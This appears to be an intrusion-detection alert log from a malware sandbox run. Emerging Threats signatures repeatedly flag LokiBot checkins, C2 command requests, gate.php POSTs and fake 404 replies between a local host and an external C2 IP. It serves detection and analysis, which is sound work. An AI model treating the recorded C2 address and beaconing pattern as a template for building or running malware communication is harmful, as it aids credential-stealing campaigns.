12/03/20-10:02:48.133006	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49770	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.133006	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.133006	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.133006	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49770	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.133006	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49770	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.194022	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49770	47.91.79.163	192.168.2.3
12/03/20-10:02:48.431387	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.431387	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.431387	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.431387	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49771	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.431387	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49771	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.492338	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49771	47.91.79.163	192.168.2.3
12/03/20-10:02:48.713865	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.713865	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.713865	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.713865	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49772	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.713865	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49772	80	192.168.2.3	47.91.79.163
12/03/20-10:02:48.774088	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49772	47.91.79.163	192.168.2.3
12/03/20-10:02:49.003810	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.003810	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.003810	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:49.003810	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49773	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.003810	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49773	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.067828	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49773	47.91.79.163	192.168.2.3
12/03/20-10:02:49.292978	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.292978	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.292978	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.292978	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49774	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.292978	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49774	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.354669	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49774	47.91.79.163	192.168.2.3
12/03/20-10:02:49.591345	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.591345	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.591345	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.591345	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49775	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.591345	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49775	80	192.168.2.3	47.91.79.163
12/03/20-10:02:49.830853	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49775	47.91.79.163	192.168.2.3
12/03/20-10:02:50.060344	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49776	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.060344	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49776	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.060344	TCP	2025381	ET TROJAN LokiBot Checkin	49776	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.060344	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49776	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.060344	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49776	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.125688	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49776	47.91.79.163	192.168.2.3
12/03/20-10:02:50.360535	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.360535	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.360535	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.360535	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49777	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.360535	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49777	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.424430	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49777	47.91.79.163	192.168.2.3
12/03/20-10:02:50.664605	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49778	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.664605	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49778	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.664605	TCP	2025381	ET TROJAN LokiBot Checkin	49778	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.664605	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49778	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.664605	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49778	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.723849	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49778	47.91.79.163	192.168.2.3
12/03/20-10:02:50.972122	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49779	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.972122	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49779	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.972122	TCP	2025381	ET TROJAN LokiBot Checkin	49779	80	192.168.2.3	47.91.79.163
12/03/20-10:02:50.972122	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49779	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:50.972122	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49779	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.037888	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49779	47.91.79.163	192.168.2.3
12/03/20-10:02:51.261332	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49780	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.261332	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49780	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.261332	TCP	2025381	ET TROJAN LokiBot Checkin	49780	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.261332	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49780	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.261332	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49780	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.322457	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49780	47.91.79.163	192.168.2.3
12/03/20-10:02:51.534736	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49781	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.534736	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49781	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.534736	TCP	2025381	ET TROJAN LokiBot Checkin	49781	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.534736	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49781	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.534736	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49781	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.601373	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49781	47.91.79.163	192.168.2.3
12/03/20-10:02:51.849830	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49782	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.849830	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49782	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.849830	TCP	2025381	ET TROJAN LokiBot Checkin	49782	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.849830	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49782	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.849830	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49782	80	192.168.2.3	47.91.79.163
12/03/20-10:02:51.905245	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49782	47.91.79.163	192.168.2.3
12/03/20-10:02:52.137412	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49783	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.137412	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49783	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.137412	TCP	2025381	ET TROJAN LokiBot Checkin	49783	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.137412	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49783	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.137412	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49783	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.196885	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49783	47.91.79.163	192.168.2.3
12/03/20-10:02:52.444506	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49784	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.444506	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49784	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.444506	TCP	2025381	ET TROJAN LokiBot Checkin	49784	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.444506	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49784	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.444506	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49784	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.504974	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49784	47.91.79.163	192.168.2.3
12/03/20-10:02:52.774911	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49785	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.774911	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49785	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.774911	TCP	2025381	ET TROJAN LokiBot Checkin	49785	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.774911	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49785	80	192.168.2.3	47.91.79.163
12/03/20-10:02:52.774911	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49785	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:52.833588	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49785	47.91.79.163	192.168.2.3
12/03/20-10:02:53.118414	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49786	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.118414	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49786	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.118414	TCP	2025381	ET TROJAN LokiBot Checkin	49786	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.118414	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49786	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.118414	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49786	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.234137	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49786	47.91.79.163	192.168.2.3
12/03/20-10:02:53.460522	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49788	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.460522	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49788	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.460522	TCP	2025381	ET TROJAN LokiBot Checkin	49788	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.460522	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49788	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.460522	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49788	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.519107	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49788	47.91.79.163	192.168.2.3
12/03/20-10:02:53.749878	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49789	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.749878	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49789	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.749878	TCP	2025381	ET TROJAN LokiBot Checkin	49789	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.749878	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49789	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.749878	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49789	80	192.168.2.3	47.91.79.163
12/03/20-10:02:53.808731	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49789	47.91.79.163	192.168.2.3
12/03/20-10:02:54.121373	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49790	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.121373	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49790	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.121373	TCP	2025381	ET TROJAN LokiBot Checkin	49790	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.121373	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49790	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.121373	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49790	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.179342	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49790	47.91.79.163	192.168.2.3
12/03/20-10:02:54.407060	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.407060	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.407060	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.407060	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49791	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.407060	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49791	80	192.168.2.3	47.91.79.163
12/03/20-10:02:54.467419	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49791	47.91.79.163	192.168.2.3
12/03/20-10:02:55.055545	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49792	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.055545	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49792	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.055545	TCP	2025381	ET TROJAN LokiBot Checkin	49792	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.055545	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49792	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.055545	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49792	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.114170	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49792	47.91.79.163	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:55.316098	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49793	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.316098	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49793	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.316098	TCP	2025381	ET TROJAN LokiBot Checkin	49793	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.316098	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49793	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.316098	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49793	80	192.168.2.3	47.91.79.163
12/03/20-10:02:55.375068	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49793	47.91.79.163	192.168.2.3
12/03/20-10:02:56.857683	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49794	80	192.168.2.3	47.91.79.163
12/03/20-10:02:56.857683	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49794	80	192.168.2.3	47.91.79.163
12/03/20-10:02:56.857683	TCP	2025381	ET TROJAN LokiBot Checkin	49794	80	192.168.2.3	47.91.79.163
12/03/20-10:02:56.857683	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49794	80	192.168.2.3	47.91.79.163
12/03/20-10:02:56.857683	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49794	80	192.168.2.3	47.91.79.163
12/03/20-10:02:56.919630	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49794	47.91.79.163	192.168.2.3
12/03/20-10:02:57.187963	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.187963	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.187963	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.187963	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.187963	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49795	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.247362	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49795	47.91.79.163	192.168.2.3
12/03/20-10:02:57.510316	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49796	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.510316	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49796	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.510316	TCP	2025381	ET TROJAN LokiBot Checkin	49796	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.510316	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49796	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.510316	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49796	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.671838	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49796	47.91.79.163	192.168.2.3
12/03/20-10:02:57.913059	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.913059	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.913059	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.913059	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49797	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.913059	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49797	80	192.168.2.3	47.91.79.163
12/03/20-10:02:57.976096	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49797	47.91.79.163	192.168.2.3
12/03/20-10:02:58.226168	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49798	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.226168	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49798	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.226168	TCP	2025381	ET TROJAN LokiBot Checkin	49798	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.226168	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49798	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.226168	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49798	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.284836	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49798	47.91.79.163	192.168.2.3
12/03/20-10:02:58.533427	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49799	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:58.533427	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49799	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.533427	TCP	2025381	ET TROJAN LokiBot Checkin	49799	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.533427	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49799	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.533427	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49799	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.594890	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49799	47.91.79.163	192.168.2.3
12/03/20-10:02:58.817428	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49800	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.817428	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49800	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.817428	TCP	2025381	ET TROJAN LokiBot Checkin	49800	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.817428	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49800	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.817428	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49800	80	192.168.2.3	47.91.79.163
12/03/20-10:02:58.876024	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49800	47.91.79.163	192.168.2.3
12/03/20-10:02:59.111866	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49801	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.111866	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49801	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.111866	TCP	2025381	ET TROJAN LokiBot Checkin	49801	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.111866	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49801	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.111866	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49801	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.170836	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49801	47.91.79.163	192.168.2.3
12/03/20-10:02:59.381632	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49802	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.381632	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49802	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.381632	TCP	2025381	ET TROJAN LokiBot Checkin	49802	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.381632	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49802	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.381632	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49802	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.445429	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49802	47.91.79.163	192.168.2.3
12/03/20-10:02:59.677287	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49805	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.677287	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49805	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.677287	TCP	2025381	ET TROJAN LokiBot Checkin	49805	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.677287	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49805	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.677287	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49805	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.735946	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49805	47.91.79.163	192.168.2.3
12/03/20-10:02:59.972610	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49806	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.972610	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49806	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.972610	TCP	2025381	ET TROJAN LokiBot Checkin	49806	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.972610	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49806	80	192.168.2.3	47.91.79.163
12/03/20-10:02:59.972610	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49806	80	192.168.2.3	47.91.79.163
12/03/20-10:03:00.035091	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49806	47.91.79.163	192.168.2.3
12/03/20-10:03:00.268385	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49807	80	192.168.2.3	47.91.79.163
12/03/20-10:03:00.268385	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49807	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:00.268385	TCP	2025381	ET TROJAN LokiBot Checkin	49807	80	192.168.2.3	47.91.79.163
12/03/20-10:03:00.268385	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49807	80	192.168.2.3	47.91.79.163
12/03/20-10:03:00.268385	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49807	80	192.168.2.3	47.91.79.163
12/03/20-10:03:00.328425	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49807	47.91.79.163	192.168.2.3
12/03/20-10:03:01.603999	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49808	80	192.168.2.3	47.91.79.163
12/03/20-10:03:01.603999	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49808	80	192.168.2.3	47.91.79.163
12/03/20-10:03:01.603999	TCP	2025381	ET TROJAN LokiBot Checkin	49808	80	192.168.2.3	47.91.79.163
12/03/20-10:03:01.603999	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49808	80	192.168.2.3	47.91.79.163
12/03/20-10:03:01.603999	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49808	80	192.168.2.3	47.91.79.163
